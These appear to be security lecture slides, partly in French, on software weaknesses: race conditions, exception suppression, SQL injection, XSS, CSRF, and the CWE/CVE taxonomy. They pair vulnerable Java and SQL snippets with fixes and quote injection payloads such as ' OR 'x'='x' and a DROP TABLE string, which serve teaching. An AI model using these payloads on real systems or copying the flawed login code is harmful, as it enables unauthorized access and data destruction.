void TransFunds(srcAcct, dstAcct, xfrAmt) {
    if (xfrAmt < 0)
        FatalError();
    int srcAmt = srcAcct.GetBal();
    if (srcAmt - xfrAmt < 0)
        FatalError();
    srcAcct.SetBal(srcAmt - xfrAmt);
    dstAcct.SetBal(dstAcct.getBal() + xfrAmt);
}
```



Thread 1	time	Thread 2	Balances	
			Bob	Ian
XfrFunds(Bob, Ian, 100)		XfrFunds(Bob, Ian, 100)	100	0
srcAmt = 100		srcAmt = 100		
srcAmt - 100 < 0 ?		srcAmt - 100 < 0 ?		
srcAcct.SetBal(100 - 100)		srcAcct.SetBal(100 - 100)	0	
dst.SetBal(0 + 100)		dst.SetBal(0 + 100)	0	100
				200

Mitigated Race Condition Attack

```
void synchronized TransFunds(srcAcct, dstAcct, xfrAmt) {
    if (xfrAmt < 0)
        FatalError();
    int srcAmt = srcAcct.GetBal();
    if (srcAmt - xfrAmt < 0)
        FatalError();
    srcAcct.SetBal(srcAmt - xfrAmt);
    dstAcct.SetBal(dstAcct.getBal() + xfrAmt);
}
```




Thread 1	time	Thread 2	Balances	
			Bob	Ian
XfrFunds(Bob, Ian, 100)		XfrFunds(Bob, Ian, 100)	100	0
In use? No, proceed		In use? Yes, wait.		
srcAmt = 100				
srcAmt - 100 < 0 ?				
srcAcct.SetBal(100 - 100)			0	
dst.SetBal(0 + 100)				100
		srcAmt = 0		
		srcAmt - 100 < 0? Yes, fail		

Race Condition


Race Condition

Figure - 1



Deadlock

Figure - 2



Exceptions

```
boolean Login(String user, String pwd){
    boolean loggedIn = true;
    String realPwd = GetPwdFromDb(user);
    try {
        if (!GetMd5(pwd).equals(realPwd)) {
            loggedIn = false;
        }
    } catch (Exception e) {
        //this can not happen, ignore
    }
    return loggedIn;
}
```

Exception Suppression

JAVA



1. User sends malicious data

user="admin",pwd=null

```
boolean Login(String user, String pwd) {  
    boolean loggedIn = true;  
    String realPwd = GetPwdFromDb(user);  
    try {  
        if (!GetMd5(pwd).equals(realPwd)) {  
            loggedIn = false;  
        }  
    } catch (Exception e) {  
        //this can not happen, ignore  
    }  
    return loggedIn;  
}
```

2. System grants access

Login() returns true



Unusual or Exceptional Conditions Mitigation

JAVA



1. User sends malicious data `user="admin",pwd=null`

```
boolean Login(String user, String pwd) {  
    boolean loggedIn = true;  
    String realPwd = GetPwdFromDb(user);  
    try {  
        if (!GetMd5(pwd).equals(realPwd)) {  
            loggedIn = false;  
        }  
    } catch (Exception e) {  
        loggedIn = false;  
    }  
    return loggedIn;  
}
```

2. System does not grant access `Login() returns false`

SQL Injection

```
boolean Login(String user, String pwd) {  
    boolean loggedIn = false;  
    conn = pool.getConnection( );  
    stmt = conn.createStatement();  
    rs = stmt.executeQuery("SELECT * FROM members"  
                           + "WHERE u='" + user  
                           + "' AND p='" + pwd + "'");  
  
    if (rs.next())  
        loggedIn = true;  
}
```

Successful SQL Injection Attack



2. DB Queried

```
SELECT * FROM members  
WHERE u='admin' AND p='' OR 'x'='x'
```

3. Returns all row of table members

JAVA

1. User sends malicious data

```
user="admin"; pwd="' OR 'x'='x'"
```

```
boolean Login(String user, String pwd) {  
    boolean loggedIn = false;  
    conn = pool.getConnection( );  
    stmt = conn.createStatement();  
    rs = stmt.executeQuery("SELECT * FROM members"  
                           + "WHERE u='" + user  
                           + "' AND p='" + pwd + "'");  
  
    if (rs.next())  
        loggedIn = true;  
}
```

4. System grants access

```
Login() returns true
```

SQL Injection

Example

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

UserId:

Then, the SQL statement will look like this:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

SQL Injection

Example

```
uName = getQueryString("username");  
uPass = getQueryString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + ''
```

User Name:

Password:

The code at the server will create a valid SQL statement like this:

Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

SQL Injection

Example

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

User id:

The valid SQL statement would look like this:

Result


```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

Protection against SQL Injection

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = @0";  
db.Execute(txtSQL,txtUserId);
```

```
txtNam = getRequestString("CustomerName");  
txtAdd = getRequestString("Address");  
txtCit = getRequestString("City");  
txtSQL = "INSERT INTO Customers (CustomerName,Address,City) Values(@0,@1,@2)";  
db.Execute(txtSQL,txtNam,txtAdd,txtCit);
```


Mitigated SQL Injection Attack



Cross Site Scripting (XSS)


Menace sur le Web

Comment HTTP marche?



Menace sur le Web

Comment HTTP marche?



Serveur peut inclure des “cookies” dans leur réponse: information qui permet au serveur de dire: *“je parle au même navigateur que Assane a utilise pour s’authentifier précédemment.”*

Note: Si l’attaquant a accès aux cookies (vol de cookie) → peut accéder au serveur en tant que Assane

Menace sur le Web

Comment HTTP marche?

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Avec ce code, tout est normal!

Menace sur le Web

Comment HTTP marche?

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Avec ce code, le navigateur va automatiquement télécharger l'image

Menace sur le Web

Comment HTTP marche?

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

Avec ce code, le navigateur va automatiquement visiter l'URL

Menace sur le Web

Cross-Site Request Forgery (CSRF) attack

Using the cookies!

Message a ma banque

`http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob`

Si un site malicieux contient...

```


```

...et que je visite avec mon navigateur et mes cookies sauvées...

...Alors requête passe avec les informations dans les cookies!

And many more...

From the Developer ... to the Victim!



<https://www.cve.org/>

<https://cwe.mitre.org/index.html>

CWE

About CWE

[Common Weakness Enumeration \(CWE™\)](#) is a community-developed list of common software and hardware weaknesses. A “weakness” is a condition in a software, firmware, hardware, or service component that, under certain circumstances, could contribute to the introduction of vulnerabilities. The [CWE List](#) and associated classification taxonomy identify and describe weaknesses in terms of CWEs.

Knowing the weaknesses that result in vulnerabilities means software developers, hardware designers, and security architects can eliminate them before deployment, when it is much easier and cheaper to do so.

A “weakness” is a condition in a software, firmware, hardware, or service component that, under some circumstances, could contribute to the introduction of vulnerability.

CWE List

The [CWE List](#) is updated three to four times per year to add new and update existing weakness information. Before being published on the CWE website, weaknesses are developed in the [CWE Content Development Repository \(CDR\)](#) on GitHub.com. The CDR provides visibility into the CWE working queue and a platform for CWE community partners to collaborate on content development.


Using the CWE List

The CWE List is fully [searchable](#) and may be [viewed](#) or [downloaded](#) in its entirety. There is also a the [CWE REST API](#) to make CWE content available to community applications and websites in a more convenient way.

Weaknesses can be browsed within “Views” related to specific contexts or domains. The [Software Development](#) view organizes items by concepts that are frequently used or encountered during software development. The [Hardware Design](#) view organizes weaknesses around concepts that are frequently used or encountered in hardware design, and [Research Concepts](#) facilitates weakness type research by organizing items by behaviors.

[Other views](#) provide insight for a certain domain or use cases, such as weaknesses introduced during design or implementation; weaknesses with indirect security impacts; those in software written in C, C++, Java, and PHP; in mobile applications; and many more. Another useful feature is the [external mappings of CWE content](#) to related resources including the annual CWE Top 25; OWASP Top Ten; Seven Pernicious Kingdoms; Software Fault Pattern Clusters; and SEI CERT Coding Standards for C, Java, and Perl.

Weakness Abstractions



Full Mapping:

<https://nvd.nist.gov/vuln/categories/cwe-layout>

CWE



Home > CWE Top 25

[Home](#) | [About ▼](#) | [CWE List ▼](#) | [Mapping ▼](#) | [Top-N Lists ▼](#) | [Community ▼](#) | [News ▼](#) |

CWE Top 25 Most Dangerous Software Weaknesses



Welcome to the 2023 Common Weakness Enumeration (CWE™) Top 25 Most Dangerous Software Weaknesses list (CWE™ Top 25). This list demonstrates the currently most common and impactful software weaknesses.

Often easy to find and exploit, these can lead to exploitable vulnerabilities that allow adversaries to completely take over a system, steal data, or prevent applications from working.

[2023 Top 25 List](#)

[Key Insights](#)

[Methodology](#)

CWEs are becoming more and more prevalent in vulnerability exposure conversations as the community looks to avoid the root causes that can become vulnerabilities. To help you understand and use the CWE Top 25 more effectively, the following are noted below.

Available now:

- [2023 CWE Top 10 KEV Weaknesses](#) — Ranking actively exploited weaknesses by CISA's KEV Catalog.
- [Stubborn Weaknesses in the CWE Top 25](#) — 15 weaknesses that have been present on every list from 2019-2023 with potential mitigations.
- [Trends in Real-World CWEs: 2019 to 2023](#) — A discussion of overall trends and what it means for your IT infrastructure.
- [2023 "On the Cusp" Weaknesses List](#) — 15 additional weaknesses that were "on the cusp" of being included in the 2023 CWE Top 25.
- [2023 On the Cusp Weaknesses Insights](#) — A discussion about the On the Cusp CWEs that continue to be prevalent and severe enough to cause concern.

[Top 25 Archive](#)

CVE --> CWE Root Mapping

Search CWE database to find relevant CWE for mapping to CVE-2018-19842

Using “stack-based” in search for relevant CWEs identifies CWE-121. In the context of this CWE, “overflow” is equivalent to “write” which is an inappropriate mapping.

inappropriate match

This issue was originally mapped to CWE-125 which is the parent CWE, but a more precise match CWE-126 seems more appropriate for “buffer over-read”.

more precise match

Parent

Search CWE

Easily find a specific software or hardware weakness by performing a search of the CWE List by keywords(s) or by CWE-ID Number. To search by multiple keywords, separate each by a space.

About 198 results (0.21 seconds)

CWE-121: Stack-based Buffer Overflow (4.3) - CWE

cwe.mitre.org > [CWE List](#)

Jun 25, 2020 ... A **stack-based** buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, ...

Search CWE

Easily find a specific software or hardware weakness by performing a search of the CWE List by keywords(s) or by CWE-ID Number. To search by multiple keywords, separate each by a space.

About 218 results (0.19 seconds)

CWE-126: Buffer Over-read (4.3) - CWE

cwe.mitre.org > [CWE List](#)

Jun 25, 2020 ... This typically occurs when the pointer or its index is incremented to a position beyond the bounds of the **buffer** or when pointer arithmetic results ...

CWE-125: Out-of-bounds Read (4.3) - CWE

cwe.mitre.org > [CWE List](#)

126, **Buffer Over-read**. ParentOf, Variant - a weakness that is linked to a certain type of product, typically involving a specific language or technology.

A Decade of Reoccurring Software Weaknesses

Assane Gueye | Carnegie Mellon University Africa

Carlos E.C. Galhardo | National Institute of Metrology, Quality, and Technology

Irena Bojanova and Peter Mell | National Institute of Standards and Technology

The Common Weakness Enumeration community publishes an aggregate metric to calculate the “most dangerous software errors.” However, the equation highly biases frequency over exploitability and impact. We provide a metric to mitigate this bias and discuss the most significant weaknesses.

In 2020, there were more than 18,000 documented software vulnerabilities¹ that enable malicious activity. While many have been discovered, they map to a relatively small set of underlying weakness types. We posit that if the most significant of these types can be identified, developers of programming languages, software, and security tools can focus on preventing them and thus, over time, diminish the quantity and severity of newly discovered vulnerabilities. We define a “significant” weakness as one that is both frequently occurring among the set of publicly published vulnerabilities and also results in high severity vulnerabilities (those that are easily exploitable and have high impact). The set of security weakness types upon which we calculate significance comes from the Common Weakness Enumeration (CWE).²

In the fall of 2019, the CWE community published an equation to calculate the “top 25 most dangerous software errors (MDSE) among the CWE set.”³ It follows the form of the standard security


risk matrix, combining probability/frequency and severity.

The MDSE equation claims to combine “the frequency that a CWE is the root cause of a vulnerability with the projected severity”; the equation description implies that both factors are weighed equally (making no mention of any bias). However, we empirically found⁴ that the equation highly biases frequency and almost ignores severity in generating top lists of varying sizes. This is due to the equation multiplying calculated frequency and severity values together, though each has very different distributions. Frequency distributions have a power-law-like curve, while severity distributions are more uniform. Our mitigation is to create a revised equation, called the *most significant security weaknesses (MSSW) equation*, which adjusts the frequency distribution using a double log function to better match it to the severity distribution.

Cybersecurity Vulnerabilities

We can define a vulnerability as a weakness in the security of a system that can be exploited.⁵ The Common Vulnerabilities and Exposures (CVE) is a large set of publicly disclosed vulnerabilities in widely used

Digital Object Identifier 10.1109/MSBC.2021.3082757
Date of current version: 24 June 2021



CWE-89 (SQL Injection), CWE-78 (OS Command Injection), CWE-94 (Code Injection), CWE-502 (Deserialization of Untrusted Data), CWE-917 (Expression Language Injection), CWE-611 (Improper Restriction of XML External Entity Reference), CWE-22 (Path Traversal), and CWE-79 (Cross-Site Scripting)

Thank You!